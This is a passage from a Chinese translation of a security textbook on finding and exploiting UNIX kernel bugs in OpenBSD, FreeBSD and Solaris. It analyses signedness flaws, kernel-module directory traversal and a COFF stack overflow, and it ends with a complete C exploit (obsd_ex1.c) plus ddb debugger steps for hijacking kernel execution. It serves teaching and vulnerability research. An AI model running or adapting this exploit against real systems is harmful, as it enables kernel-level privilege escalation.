2.2 - OpenBSD setitimer() kernel memory overwrite

sys_setitimer(p, v, retval)
        struct proc *p;
        register void *v;
        register_t *retval;
{
        register struct sys_setitimer_args /* {
[1]             syscallarg(u_int) which;
                syscallarg(struct itimerval *) itv;
                syscallarg(struct itimerval *) oitv;
        } */ *uap = v;
        struct itimerval aitv;
        register const struct itimerval *itvp;
        int s, error;
```

```
        int timo;

[2]     if (SCARG(uap, which) > ITIMER_PROF)
                return (EINVAL);
[deleted]

[3]             p->p_stats->p_timer[SCARG(uap, which)] = aitv;
        }
       splx(s);
       return (0);
}
```

由于没有充分检查用户控制的索引整数（该整数引用内核结构数据中的一个入口），这个漏洞可以归类于内核内存改写。表示索引的整数被用于对内核结构解引用，因而写入内核内存里的任意位置。由于在验证相对于固定大小整数（表示最大允许的索引数）的索引里存在符号漏洞，这是可能的。

这个索引数是系统调用的which [1]参数，在注释里错误地声称它是无符号整数(/**/)[1]。实际上，在sys/syscallargs.h的369行里which参数被声明为有符号整数（在OpenBSD 3.1中），因此，有可能为用户区应用程序提供负数，这将直接导致绕过在[2]实施的有效性检查。最后，内核将把which参数作为结构[3]的缓冲区的索引，把用户提供的结构复制到内核内存。在这个阶段，仔细计算which负整数，使它尽可能写入进程或用户的证书（凭证）结构，从而提升特权。

可以用下列伪代码表示这个漏洞，用于说明各种内核里可能的易受攻击的模式。

```
vuln_func(int user_index, struct userdata *uptr) {

if( user_index > FIXED_LIMIT )
       goto error;

kbuf[user_index] = *uptr;

}


2.3 - FreeBSD accept() kernel memory infoleak

int
accept(td, uap)
        struct thread *td;
        struct accept_args *uap;
{

[1]     return (accept1(td, uap, 0));
}

static int
accept1(td, uap, compat)
        struct thread *td;
```

25

```
[2]     register struct accept_args /* {
                int     s;
                caddr_t name;
                int     *anamelen;
        } */ *uap;
        int compat;
{
        struct filedesc *fdp;
        struct file *nfp = NULL;
        struct sockaddr *sa;
[3]     int namelen, error, s;
        struct socket *head, *so;
        int fd;
        u_int fflag;

        mtx_lock(&Giant);
        fdp = td->td_proc->p_fd;
        if (uap->name) {
[4]             error = copyin(uap->anamelen, &namelen, sizeof (namelen));
                if(error)
                        goto done2;
        }
[deleted]
        error = soaccept(so, &sa);

[deleted]
        if (uap->name) {
                /* check sa_len before it is destroyed */
[5]             if (namelen > sa->sa_len)
                        namelen = sa->sa_len;
[deleted]

[6]             error = copyout(sa, uap->name, (u_int)namelen);

[deleted]

}
```

FreeBSD接受系统调用漏洞的事实是因为导致内核内存信息泄露条件的符号问题。accept()系统调用被直接分派给accept1()函数[1]，只带有一个额外的零参数。这个来自用户区的参数被打包到accept_args结构[2]里，该结构包含：

- 表示套接字的整数
- 指向sockaddr结构的指针
- 指向表示sockaddr结构大小的有符号整数的指针

一开始[4]［accept1()函数］把用户提供的长度参数的值复制到称为namelen[3]的变量。注意，这是一个有符号整数，可以是负数。随后，accept1()函数执行了一系列与套接字相关的操作来为套接字设置适当的状态。这使套接字进入“等待新连接”状态。最后，soaccept()函

数用连接实体[5]的地址填写新的sockaddr结构，而它最终将被复制到用户区。

这个新sockaddr结构的大小将会和用户提交的大小参数[5]做比较，确保用户区缓冲区有足够的空间保存这个结构。不幸的是，这个检查被绕过了，攻击者可以为namelen整数提供一个负数，绕过大小比较。逃避大小检查导致一大块内核内存复制到用户区缓冲区。

可以用下列伪代码表示这个漏洞，用于说明各种内核里可能的易受攻击的模式。

```
struct userdata {
    int len;     /* signed! */
    char *data;
};

vuln_func(struct userdata *uptr) {

struct kerneldata *kptr;

internal_func(kptr); /* fill-in kptr */

if( uptr->len > kptr->len )
     uptr->len = kptr->len;

copyout(kptr, uptr->data, uptr->len);

}


Solaris priocntl() directory traversal

/*
 * The priocntl system call.
 */
long
priocntlsys(int pc_version, procset_t *psp, int cmd, caddr_t arg)
{
 [deleted]

        switch (cmd) {
[1]     case PC_GETCID:
...
[2]  if (copyin(arg, (caddr_t)&pcinfo, sizeof (pcinfo)))
...
                error =
[3]                     scheduler_load(pcinfo.pc_clname,
&sclass[pcinfo.pc_cid]);
 [deleted]
}

int
scheduler_load(char *clname, sclass_t *clp)
```

25

```
{
 [deleted]
[4]                     if (modload("sched", clname) == -1)
                                return (EINVAL);
                        rw_enter(clp->cl_lock, RW_READER);
 [deleted]
}
```

Solaris priocntl()漏洞是设计错误漏洞类型里的典型例子。我们不探究不必要的细节，只检查漏洞产生的原因。priocntl是一个供用户控制LWP（light-weight process）日程安排（scheduling）的系统调用，可以是单一进程的LWP或进程本身。在常见的Solaris安装中，有一些受支持的日程安排类：

- real-time类
- time-sharing类
- fair-share类
- fixed-priority类

所有的这些日程安排类都是用动态可加载的内核模块来实现的。他们基于用户区的请求被prionctl系统调用加载。这个系统调用通常从用户区cmd和指向结构arg的指针接受两个参数。这个漏洞位于被条件语句[1]处理的PC_GETCID cmd类型里。cmd参数的位移（displacement）量之后是把用户提供的arg指针复制到相关的日程安排相关类结构[2]里。这个刚复制的结构包含了所有与日程安排类相关的信息，正如我们从下面的代码段里可以看到的：

```
typedef struct pcinfo {
        id_t    pc_cid;                 /* class id */
        char    pc_clname[PC_CLNMSZ];   /* class name */
        int     pc_clinfo[PC_CLINFOSZ]; /* class information */
} pcinfo_t;
```

这个特殊结构的有趣部分是pc_clname参数。这是日程安排类的类名及相对路径名。如果我们想使用名为myclass的日程安排类，prionctl系统调用将在/kernel/sched/和/usr/kernel/sched/目录中搜索mycall内核模块。如果发现它，将会加载它。所有这些步骤被[3]scheduler_load和[4]modload函数合谐地组织在一起了。像前面讨论的那样，日程安排类类名是相对路径名，它被添加到所有内核模块预定义的路径名之后。当这个添加行为存在时，没有检查目录遍历条件，在类名里用../提供类名是有可能的。现在，我们可以利用这个漏洞从*file系统的任意位置加载任意内核模块。例如，像../../tmp/mymod这样的pc_clname参数将被译成/kernel/sched/../../tmp/mymod，从而允许恶意内核模块被载入内存。

尽管在不同的内核里还发现了其他有趣的设计错误（ptrace，vfork等），但我们相信，这个特殊的缺陷是一个极好的内核漏洞例子。在写作的时候，在所有当前版本的Solaris系统里，都可以用类似的方式定位并破解这个漏洞。priocntl错误是一个重要的发现。我们因此对modload接口做了仔细的检查，从而发现了其他可利用的内核级漏洞。我们推荐你审查以前出现过的内核漏洞，试着用伪代码或某种错误原语（primitive）表示他们，这将最终帮助你识别并破解属于你自己的0day。

25.2　0day 内核漏洞

现在，我们将介绍本书编写过程中在主流操作系统里发现的一些内核漏洞，同时还将介绍一些还从没有公开过的发现和破解这些漏洞的新技术。

25.2.1　OpenBSD **exec_ibcs2_coff_prep_zmagic()**栈溢出

我们先来查看曾从众多审计者眼皮底下溜走的接口。

```
int
vn_rdwr(rw, vp, base, len, offset, segflg, ioflg, cred, aresid, p)
[1]      enum uio_rw rw;
[2]      struct vnode *vp;
[3]      caddr_t base;
[4]      int len;
         off_t offset;
         enum uio_seg segflg;
         int ioflg;
         struct ucred *cred;
         size_t *aresid;
         struct proc *p;
{
...
```

vn_rdwr()函数从一个用虚拟节点表示的对象读取数据，或者把数据写入这个对象。一个虚拟节点代表虚拟文件系统里的一个对象。通过路径名来创建它或者用它引用文件。

你可能在想，在查找内核漏洞的时候，为什么还要深入研究文件系统的代码呢？这个漏洞需要我们从一个文件读数据，并把这些数据保存在内核栈缓冲区。它犯了一个信任用户提供的大小参数的小错误。对OpenBSD操作系统进行的所有系统级审计都没有发现这个漏洞，或许是因为审计者没有注意到与vn_rdwr()接口相关的问题。我们劝你赶快审查内核API，并尝试寻找可能会成为未来内核漏洞大类的漏洞，而不是重复搜索熟悉的copyin/malloc 问题。

我们需要了解4个重要的vn_rdwr()参数，其他的可以忽略不计。第一个是rw enum。这个rw参数表示操作模式。它将从虚拟节点（v-node）读入数据，或者把数据写入虚拟节点。第二个是vp指针。它指向读/写文件的虚拟节点。第三个要注意的是基址（base）指针，它是指向内核存储区（栈、堆等）的指针。最后是len整数，或者是base参数指向的内核存储区的大小。

rw参数UIO_READ意谓着用vn_rdwr从文件中读入len字节，并把它们保存到内核存储区base里。UIO_WRITE把来自内核缓冲区base的len字节数据写入文件。正如操作所暗示的一样，UIO_READ一不小心就可能导致溢出，因为它与copyin()操作类似。反之，UIO_WRITE和多种copyout()问题类似，很可能泄露信息。像以前一样，在识别潜在的问题和新的内核级安全错误分类之后，你应该使用Cscope（源码浏览器）查阅整个内核源码树，寻找类似的错误。换句话说，如果没有源码，应该用IDA Pro开始二进制审计。

简单浏览OpenBSD内核里的vn_rdwr函数后，我们发现了一个挺滑稽的内核错误，在本书的编写过程中，它还存在于所有的OpenBSD版本里。唯一的例外可能是那些省略某些兼容性选项的

定制编译的内核。实际上，很多人在编译定制内核时，仍会保留兼容性选项。我们在此提醒你，安全的默认安装里也存在compat选项。

25.2.2 漏洞

这个漏洞存在于exec_ibcs2_coff_prep_zmagic()函数里，当然，为了理解这个漏洞，你首先应该熟悉下面这些代码。

```
/*
 * exec_ibcs2_coff_prep_zmagic(): Prepare a COFF ZMAGIC binary's exec package
 *
 * First, set the various offsets/lengths in the exec package.
 *
 * Then, mark the text image busy (so it can be demand paged) or error
 * out if this is not possible.  Finally, set up vmcmds for the
 * text, data, bss, and stack segments.
 */

int
exec_ibcs2_coff_prep_zmagic(p, epp, fp, ap)
        struct proc *p;
        struct exec_package *epp;
        struct coff_filehdr *fp;
        struct coff_aouthdr *ap;
{
        int error;
        u_long offset;
        long dsize, baddr, bsize;
[1]     struct coff_scnhdr sh;

        /* set up command for text segment */
[2a]    error = coff_find_section(p, epp->ep_vp, fp, &sh, COFF_STYP_TEXT);

    [deleted]

        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_readvn, epp->ep_tsize,
                  epp->ep_taddr, epp->ep_vp, offset,
                  VM_PROT_READ|VM_PROT_EXECUTE);

        /* set up command for data segment */
[2b]    error = coff_find_section(p, epp->ep_vp, fp, &sh, COFF_STYP_DATA);

    [deleted]

        NEW_VMCMD(&epp->ep_vmcmds, vmcmd_map_readvn,
                  dsize, epp->ep_daddr, epp->ep_vp, offset,
                  VM_PROT_READ|VM_PROT_WRITE|VM_PROT_EXECUTE);
```

```
        /* set up command for bss segment */
     [deleted]

        /* load any shared libraries */
[2c]    error = coff_find_section(p, epp->ep_vp, fp, &sh, COFF_STYP_SHLIB);
        if (!error) {
                size_t resid;
                struct coff_slhdr *slhdr;
[3]             char buf[128], *bufp;    /* FIXME */
[4]             int len = sh.s_size, path_index, entry_len;

                /* DPRINTF(("COFF shlib size %d offset %d\n",
                         sh.s_size, sh.s_scnptr)); */

[5]             error = vn_rdwr(UIO_READ, epp->ep_vp, (caddr_t) buf,
                                len, sh.s_scnptr,
                                UIO_SYSSPACE, IO_NODELOCKED, p->p_ucred,
                                &resid, p);
```

exec_ibcs2_coff_prep_zmagic()函数负责为COFF ZMAGIC类型的二进制文件建立执行环境。它被exec_ibcs2_coff_makecmds()函数调用，这个函数检查给定的文件是否是COFF格式的可执行文件，也检查魔术数字。魔术数字将在后面被用来识别这个特殊的、负责为这个进程建立虚拟内存布局的处理程序。在ZMAGIC类型的二进制文件里，处理程序是exec_ibcs2_coff_prep_zmagic()函数。我们应当提醒你，执行execve系统调用可以获得这些函数，该系统调用支持并模仿多种可执行类型，例如来自各种基于UNIX操作系统的ELF、COFF和其他的可执行格式。通过精心构造COFF(ZMAGIC类型)可执行文件，可以获得exec_ibcs2_coff_prep_zmagic()函数并执行该函数。在接下来的章节里，我们将创建这种类型的可执行文件，把溢出嵌入恶意的二进制文件。然而，我们要勇于超越自己，首先来讨论这个漏洞。

这个漏洞的代码路径如下。

```
user mode:

0x32a54 <execve>:       mov    $0x3b,%eax
0x32a59 <execve+5>:     int    $0x80

      |
      |
      V

kernel mode:
[ ISR and initial syscall handler skipped]

int
sys_execve(p, v, retval)
        register struct proc *p;
        void *v;
        register_t *retval;
```

25

```
{
      [deleted]
      if ((error = check_exec(p, &pack)) != 0) {
                 goto freehdr;
         }
      [deleted]
}
```

让我们讨论一下这段代码里的重要结构。execsw数组保存多种execsw结构，这些结构表示各种可执行文件的类型。check_exec()函数遍历这个数组，并调用那些负责识别可执行文件格式的函数。es_check是函数指针，是用每个可执行格式处理程序里的可执行格式校验者的地址填充的。

```
struct execsw {
        u_int   es_hdrsz;                /* size of header for this format */
        exec_makecmds_fcn es_check;      /* function to check exec format */
};

...

struct execsw execsw[] = {
[deleted]
#ifdef _KERN_DO_ELF
        { sizeof(Elf32_Ehdr), exec_elf32_makecmds, },    /* elf binaries */
#endif
[deleted]
#ifdef COMPAT_IBCS2
        { COFF_HDR_SIZE, exec_ibcs2_coff_makecmds, },   /* coff binaries */
[deleted]


check_exec(p, epp)
        struct proc *p;
        struct exec_package *epp;
{
     [deleted]
          newerror = (*execsw[i].es_check)(p, epp);
```

再次重申，顺着代码执行路径走一遍是很有必要的。这个COFF二进制类型将被execsw结构的COMPAT_IBCS2元素识别，函数（ex_check=exec_ibcs2_coff_makecmds）将逐步向exec_ibcs2_coff_prep_zmagic()函数发送ZMAGIC()类型的二进制。

```
}

     |
     |
     V

int
exec_ibcs2_coff_makecmds(p, epp)
```

```
        struct proc *p;
        struct exec_package *epp;
{
      [deleted]
      if (COFF_BADMAG(fp))
              return ENOEXEC;
```

这个宏检查二进制格式是否是COFF，如果是，继续执行。

```
      [deleted]
        switch (ap->a_magic) {
      [deleted]
        case COFF_ZMAGIC:
              error = exec_ibcs2_coff_prep_zmagic(p, epp, fp, ap);
              break;
      [deleted]
}

      |
      |
      V


int
exec_ibcs2_coff_prep_zmagic(p, epp, fp, ap)
        struct proc *p;
        struct exec_package *epp;
        struct coff_filehdr *fp;
        struct coff_aouthdr *ap;
```

让我们通读这个函数的代码，以便理解是什么最终导致了栈缓冲区溢出。在[1]处，我们看到coff_scnhdr为COFF二进制的有关区段定义信息（称为区段头部），这个结构被基于所查询区段类型的coff_find_section()函数[2a，2b，2c]所填满。ZMAGIC COFF二进制被分别分解成COFF_STYP_TEXT（.text）、COFF_STYP_DATA（.data）和COFF_STYP_SHLIB（共享库）区段头部。在执行期间，coff_find_section()会被调用几次。coff_scnhdr结构被来自二进制区段头部的信息所填充，区段数据被NEW_VMCMD宏映射到进程的虚拟地址空间。

现在，与.text段的区段有关的头部被读进sh（coff_scnhdr）[2a]。对它执行各种检查和计算之后，NEW_VMCMD宏把这个区段映射到内存。对.data段[2b]采取了精确的步骤，这将创建另外的内存领域。第三步读入区段头[2c]，表示所有的连接共享库，然后把它们映射到可执行的地址空间，每次一个。在表示.shlib的区段头被读入[2c]，区段的数据从可执行的虚拟节点读入。接下来，由于从区段头[4]获取的大小，用只有128B[4]的静态栈缓冲区调用vn_rdwr()。这可能导致典型的缓冲区溢出。这里真正发生的是，被读入静态栈缓冲区的数据是基于用户提供的大小并来自用户提供的数据。

因为可以用所有必需的区段头和最重要的a.shlib区段头伪造COFF二进制，所以可以溢出这个缓冲区。我们需要一个大于128B的长度字段，这就可以粉碎OpenBSD栈，获取完全的ring 0（内核模式）来执行用户提供的载荷。还记得我们说过的对这个漏洞有些滑稽的攻击吗？它就隐

藏在[3]，在那里，本地内核存储区chat buf[128]被声明为

```
/* FIXME */
```

有点像鸡尾酒会上的笑谈，不过很有趣。我们希望OpenBSD开发组成员最终可以完成他们很早以前就想做的事情。

既然已经了解了这个漏洞，我们接下来看一个缺乏源码的操作系统漏洞，并示范一些普通的破解技术和shellcode。

25.3 Solaris vfs_getvfssw()可加载内核模块遍历漏洞

再重申一遍，在深入研究漏洞细节之前，我们应该先查看脆弱的代码，了解它做些什么。

```
/*
 * Find a vfssw entry given a file system type name.
 * Try to autoload the filesystem if it's not found.
 * If it's installed, return the vfssw locked to prevent unloading.
 */
struct vfssw *
vfs_getvfssw(char *type)
{
        struct vfssw *vswp;
        char    *modname;
        int rval;

        RLOCK_VFSSW();
        if ((vswp = vfs_getvfsswbyname(type)) == NULL) {
                RUNLOCK_VFSSW();
                WLOCK_VFSSW();
                if ((vswp = vfs_getvfsswbyname(type)) == NULL) {
[1]                     if ((vswp = allocate_vfssw(type)) == NULL) {
                                WUNLOCK_VFSSW();
                                return (NULL);
                        }
                }
                WUNLOCK_VFSSW();
                RLOCK_VFSSW();
        }

[2]     modname = vfs_to_modname(type);

        /*
         * Try to load the filesystem.  Before calling modload(), we drop
         * our lock on the VFS switch table, and pick it up after the
         * module is loaded.  However, there is a potential race:  the
         * module could be unloaded after the call to modload() completes
         * but before we pick up the lock and drive on.  Therefore,
         * we keep reloading the module until we've loaded the module
         * _and_ we have the lock on the VFS switch table.
```

```
         */
        while (!VFS_INSTALLED(vswp)) {
                RUNLOCK_VFSSW();
                if (rootdir != NULL)
[3]                     rval = modload("fs", modname);

    [deleted]
}
```

Solaris操作系统中许多与内核相关的功能是用内核模块实现的，在需要的时候加载。除了核心的内核功能外，大部分内核服务都是用动态内核模块实现的，其中包括各种文件系统类型。当内核接到先前没有载入内核空间的文件系统的服务请求时，内核为这个文件系统搜索可能的动态内核模块。它从以前记载的模块目录中加载模块，因而获得为这个请求服务的能力。这个特殊的漏洞非常像priocntl漏洞，涉及哄骗操作系统加载用户提供的内核模块（在这个特殊的例子里，一个模块代表一个文件系统），因此获得完全的内核执行权限。

Solaris内核用Solaris文件系统switch表记录加载的文件系统。这个表基本上是一个vfssw_t结构的数组。

```
typedef struct vfssw {
        char            *vsw_name;      /* type name string */
        int             (*vsw_init)(struct vfssw *, int);
                                        /* init routine */
        struct vfsops   *vsw_vfsops;    /* filesystem operations vector */
        int             vsw_flag;       /* flags */
} vfssw_t;
```

vfs_getvfssw()函数遍历vfssw[]数组，基于vsw_name（它是传递给函数的type字符串）搜索匹配的入口。如果没有发现匹配的入口，vfs_getvfssw()函数首先将在vfssw[]数组[1]里分配一个新进入点，然后调用变换函数[2]，这个函数除了为某些字符串分析type参数外基本上什么也没做。在破解这个漏洞时，这个行为对我们没什么影响。最后，它通过调用声名狼藉的modload函数[3]自动加载文件系统。

在内核审计期间，我们发现两个Solaris系统调用用用户区提供的type调用vfs_getvfssw()函数。为了从/kernel/fs/目录或/usr/kernel/fs/目录加载type，将把它转换成模块名。再次用简单的目录遍历技巧攻击modload接口，我们将得到内核执行权限。在审计期间，我们识别并成功地破解了mount和sysfs系统调用（将在第26章分析怎样利用这个漏洞）。现在，用被用户控制的输入查看两个可能导致vfs_getvfssw()的代码路径。

25.3.1 sysfs()系统调用

sysfs()系统调用是一个到vfs_getvfssw()代码路径的例子，允许用户控制输入。

```
int
sysfs(int opcode, long a1, long a2)
{
        int error;
```

```
        switch (opcode) {
        case GETFSIND:
                error = sysfsind((char *)a1);
    [deleted]

    |
    |
    V

static int
sysfsind(char *fsname)
{
        /*
         * Translate fs identifier to an index into the vfssw structure.
         */
        struct vfssw *vswp;
        char fsbuf[FSTYPSZ];
        int retval;
        size_t len = 0;

        retval = copyinstr(fsname, fsbuf, FSTYPSZ, &len);

    [deleted]

        /*
         * Search the vfssw table for the fs identifier
         * and return the index.
         */
        if ((vswp = vfs_getvfssw(fsbuf)) != NULL) {

    [deleted]
```

25.3.2 mount()系统调用

mount()系统调用是另外一个允许用户控制输入的、到vfs_getvfssw()代码路径的例子。

```
int
mount(char *spec, char *dir, int flags,
        char *fstype, char *dataptr, int datalen)
{

    [deleted]

        ua.spec = spec;
        ua.dir = dir;
        ua.flags = flags;
        ua.fstype = fstype;
        ua.dataptr = dataptr;
        ua.datalen = datalen;
```

```
    [deleted]

        error = domount(NULL, &ua, vp, CRED(), &vfsp);
    [deleted]

    |
    |
    V

int
domount(char *fsname, struct mounta *uap, vnode_t *vp, struct cred
*credp,
        struct vfs **vfspp)
{
    [deleted]

                            error = copyinstr(uap->fstype, name,
                                FSTYPSZ, &n);
    [deleted]

                if ((vswp = vfs_getvfssw(name)) == NULL) {
                        vn_vfsunlock(vp);
    [deleted]
}
```

我们必须承认，我们并没有检查所有可能使用vfs_getvfssw()函数的内核接口，但所检查的极有可能就是所有的内核接口。建议你审计与modload()相关的问题，可能会发现更多可以利用的接口。

25.4 小结

这章介绍了在OpenBSD和Solaris里发现新漏洞的方法。理解内核漏洞是比较困难的，因此，我们把真正的破解放在下一章讲解。我们建议你在完全理解本章介绍的概念和漏洞描述后，再学习下一章的内容。

希望你在学完本章后能对某些内核漏洞敏感。我们把编写Solaris和OpenBSD漏洞的破解代码留在第26章完成。为了寻找更多乐趣，翻开新的一页吧！

第26章

破解UNIX内核漏洞

我们在第25章详细讨论了两个内核漏洞在本章将接着前面的主题，继续讨论怎样破解这些漏洞。破解漏洞特别是内核漏洞时，最关心的是可达性（reachability）。在开始之前，让我们先看一些曾在第25章里描述的OpenBSD漏洞为例，介绍一些创新的方法。

26.1 exec_ibcs2_coff_prep_zmagic()漏洞

为了触发exec_ibcs2_coff_prep_zmagic()中的漏洞，我们需要伪造一个尽可能小的COFF二进制文件。本节将讨论怎样伪造这个可执行文件。

我们将会引入一些与COFF有关的结构，并用适当的数据填充它们，然后保存到伪造的COFF文件里。为了获取脆弱的代码，我们必须有一些头部（header），比如说文件头、aout头以及从可执行文件开始部分附加的区段头。如果没有这些区段，前期处理COFF可执行文件的函数将返回错误，从而导致我们无法获取脆弱的函数——vn_rdwr()。

伪造的最小的COFF可执行文件的伪代码如下。

```
---------------
File Header
---------------
Aout Header
---------------
Section Header (.text)
---------------
Section Header (.data)
---------------
Section Header (.shlib)
---------------
```

下面的破解代码将伪造COFF可执行文件，改写保存的返回地址足够改变代码的执行路径了。有关这个破解的具体细节稍后会做介绍，现在，我们应该把精力放在伪造COFF可执行文件上。

```
------------------------------ obsd_ex1.c ---------------------------------



/** creates a fake COFF executable with large .shlib section size **/
```

```
#include <stdio.h>
#include <sys/types.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/param.h>
#include <sys/sysctl.h>
#include <sys/signal.h>

unsigned char shellcode[] =
"\xcc\xcc"; /* only int3 (debug interrupt) at the moment */

#define ZERO(p) memset(&p, 0x00, sizeof(p))

/*
 * COFF file header
 */

struct coff_filehdr {
    u_short     f_magic;        /* magic number */
    u_short     f_nscns;        /* # of sections */
    long        f_timdat;       /* timestamp */
    long        f_symptr;       /* file offset of symbol table */
    long        f_nsyms;        /* # of symbol table entries */
    u_short     f_opthdr;       /* size of optional header */
    u_short     f_flags;        /* flags */
};
/* f_magic flags */
#define COFF_MAGIC_I386 0x14c

/* f_flags */
#define COFF_F_RELFLG   0x1
#define COFF_F_EXEC     0x2
#define COFF_F_LNNO     0x4
#define COFF_F_LSYMS    0x8
#define COFF_F_SWABD    0x40
#define COFF_F_AR16WR   0x80
#define COFF_F_AR32WR   0x100

/*
 * COFF system header
 */

struct coff_aouthdr {
    short       a_magic;
    short       a_vstamp;
    long        a_tsize;
    long        a_dsize;
    long        a_bsize;
    long        a_entry;
```

26

```
    long        a_tstart;
    long        a_dstart;
};

/* magic */
#define COFF_ZMAGIC     0413

/*
 * COFF section header
 */

struct coff_scnhdr {
    char        s_name[8];
    long        s_paddr;
    long        s_vaddr;
    long        s_size;
    long        s_scnptr;
    long        s_relptr;
    long        s_lnnoptr;
    u_short     s_nreloc;
    u_short     s_nlnno;
    long        s_flags;
};

/* s_flags */
#define COFF_STYP_TEXT          0x20
#define COFF_STYP_DATA          0x40
#define COFF_STYP_SHLIB         0x800
int
main(int argc, char **argv)
{
  u_int i, fd, debug = 0;
  u_char *ptr, *shptr;
  u_long *lptr, offset;
  char *args[] = { "./ibcs2own", NULL};
  char *envs[] = { "RIP=theo", NULL};
  //COFF structures
  struct coff_filehdr fhdr;
  struct coff_aouthdr ahdr;
  struct coff_scnhdr  scn0, scn1, scn2;

   if(argv[1]) {
      if(!strncmp(argv[1], "-v", 2))
              debug = 1;
      else {
              printf("-v: verbose flag only\n");
              exit(0);
           }
    }
```

```
ZERO(fhdr);
fhdr.f_magic = COFF_MAGIC_I386;
fhdr.f_nscns = 3; //TEXT, DATA, SHLIB
fhdr.f_timdat = 0xdeadbeef;
fhdr.f_symptr = 0x4000;
fhdr.f_nsyms = 1;
fhdr.f_opthdr = sizeof(ahdr); //AOUT header size
fhdr.f_flags = COFF_F_EXEC;

ZERO(ahdr);
ahdr.a_magic = COFF_ZMAGIC;
ahdr.a_tsize = 0;
ahdr.a_dsize = 0;
ahdr.a_bsize = 0;
ahdr.a_entry = 0x10000;
ahdr.a_tstart = 0;
ahdr.a_dstart = 0;

ZERO(scn0);
memcpy(&scn0.s_name, ".text", 5);
scn0.s_paddr = 0x10000;
scn0.s_vaddr = 0x10000;
scn0.s_size = 4096;
//file offset of .text segment
scn0.s_scnptr = sizeof(fhdr) + sizeof(ahdr) + (sizeof(scn0)*3);
scn0.s_relptr = 0;
scn0.s_lnnoptr = 0;
scn0.s_nreloc = 0;
scn0.s_nlnno = 0;
scn0.s_flags = COFF_STYP_TEXT;

ZERO(scn1);
memcpy(&scn1.s_name, ".data", 5);
scn1.s_paddr = 0x10000 - 4096;
scn1.s_vaddr = 0x10000 - 4096;
scn1.s_size = 4096;
//file offset of .data segment
scn1.s_scnptr = sizeof(fhdr) + sizeof(ahdr) + (sizeof(scn0)*3) + 4096;
scn1.s_relptr = 0;
scn1.s_lnnoptr = 0;
scn1.s_nreloc = 0;
scn1.s_nlnno = 0;
scn1.s_flags = COFF_STYP_DATA;

ZERO(scn2);
memcpy(&scn2.s_name, ".shlib", 6);
scn2.s_paddr = 0;
scn2.s_vaddr = 0;
```

```
//overflow vector!!!
scn2.s_size = 0xb0; /* offset from start of buffer to saved eip */

//file offset of .shlib segment
scn2.s_scnptr = sizeof(fhdr) + sizeof(ahdr) + (sizeof(scn0)*3) + (2*4096);
scn2.s_relptr = 0;
scn2.s_lnnoptr = 0;
scn2.s_nreloc = 0;
scn2.s_nlnno = 0;
scn2.s_flags = COFF_STYP_SHLIB;

ptr = (char *) malloc(sizeof(fhdr) + sizeof(ahdr) + (sizeof(scn0)*3) + \ 3*4096);
memset(ptr, 0xcc, sizeof(fhdr) + sizeof(ahdr) + (sizeof(scn0)*3) + 3*4096);


memcpy(ptr, (char *) &fhdr, sizeof(fhdr));
offset = sizeof(fhdr);

memcpy((char *) (ptr+offset), (char *) &ahdr, sizeof(ahdr));
offset += sizeof(ahdr);

memcpy((char *) (ptr+offset), (char *) &scn0, sizeof(scn0));
offset += sizeof(scn0);

memcpy((char *) (ptr+offset), (char *) &scn1, sizeof(scn1));
offset += sizeof(scn1);

memcpy((char *) (ptr+offset), (char *) &scn2, sizeof(scn2));
    lptr = (u_long *) ((char *)ptr + sizeof(fhdr) + sizeof(ahdr) + \
           (sizeof(scn0)*3) + (2*4096) + 0xb0 - 8);

    shptr = (char *) malloc(4096);
    if(debug)
      printf("payload adr: 0x%.8x\n", shptr);
    memset(shptr, 0xcc, 4096);

    *lptr++ = 0xdeadbeef;
    *lptr = (u_long) shptr;

    memcpy(shptr, shellcode, sizeof(shellcode)-1);

    unlink("./ibcs2own"); /* remove the leftovers from prior executions */

    if((fd = open("./ibcs2own", O_CREAT^O_RDWR, 0755)) < 0) {
              perror("open");
              exit(-1);
       }
```

```
    write(fd, ptr, sizeof(fhdr) + sizeof(ahdr) + (sizeof(scn0) * 3) + (4096*3));
    close(fd);
    free(ptr);

    execve(args[0], args, envs);
    perror("execve");

}
```

编译上述代码：

```
bash-2.05b# uname -a
OpenBSD the0.wideopenbsd.net 3.3 GENERIC#44 i386
bash-2.05b# gcc -o obsd_ex1 obsd_ex1.c
```

26.1.1 计算偏移量和断点

在运行内核破解代码之前，应该先运行内核调试器。这样的话，为了获取执行控制权，可以在调试器里执行各种计算。在这个破解代码里，我们将使用ddb内核调试器。为了确保ddb正确运行，输入如下命令。记住，为了调试OpenBSD内核，应该获取一定的控制台访问权。

```
bash-2.05b# sysctl -w ddb.panic=1
ddb.panic: 1 -> 1
bash-2.05b# sysctl -w ddb.console=1
ddb.console: 1 -> 1
```

第一条sysctl命令配置.ddb，使它在检测到内核不正常时启动；第二条命令使我们在任何时候都可以从控制台用Esc+Ctrl+Alt组合键访问它。

```
bash-2.05b# objdump -d --start-address=0xd048ac78 --stop-
address=0xd048c000\
> /bsd | more

/bsd:     file format a.out-i386-netbsd

Disassembly of section .text:

d048ac78 <_exec_ibcs2_coff_prep_zmagic>:
d048ac78:       55                      push   %ebp
d048ac79:       89 e5                   mov    %esp,%ebp
d048ac7b:       81 ec bc 00 00 00       sub    $0xbc,%esp
d048ac81:       57                      push   %edi

[deleted]

d048af5d:       c9                      leave
d048af5e:       c3                      ret
^C
bash-2.05b# objdump -d --start-address=0xd048ac78 --stop-
address=0xd048af5e\
> /bsd | grep vn_rdwr
d048aef3:       e8 70 1b d7 ff          call   d01fca68 <_vn_rdwr>
```

在这个例子里，0xd048aef3是讨厌的vn_rdwr函数的地址。为了计算已保存的返回地址与栈缓冲区之间的距离，我们需要在exec_ibcs2_coff_prep_zmagic()函数的进入点（prolog）上以及攻击用的vn_rdwr()函数上设置断点。这就可以计算出base参数与保存的返回地址（也可以是保存的基址指针）之间的正确距离。

```
CTRL+ALT+ESC
bash-2.05b# Stopped at          _Debugger+0x4: leave
ddb> x/i 0xd048ac78
_exec_ibcs2_coff_prep_zmagic:     pushl     %ebp
ddb> x/i 0xd048aef3
_exec_ibcs2_coff_prep_zmagic+0x27b:     call     _vn_rdwr
ddb> break 0xd048ac78
ddb> break 0xd048aef3
ddb> cont
^M

bash-2.05b# ./obsd_ex1
Breakpoint at   _exec_ibcs2_coff_prep_zmagic:   pushl   %ebp
ddb> x/x $esp,1
0xd4739c5c:     d048a6c9     !!saved return address at: 0xd4739c5c
ddb> x/i 0xd048a6c9
_exec_ibcs2_coff_makecmds+0x61:     movl     %eax,%ebx
ddb> x/i 0xd048a6c9 - 5
_exec_ibcs2_coff_makecmds+0x5c: call
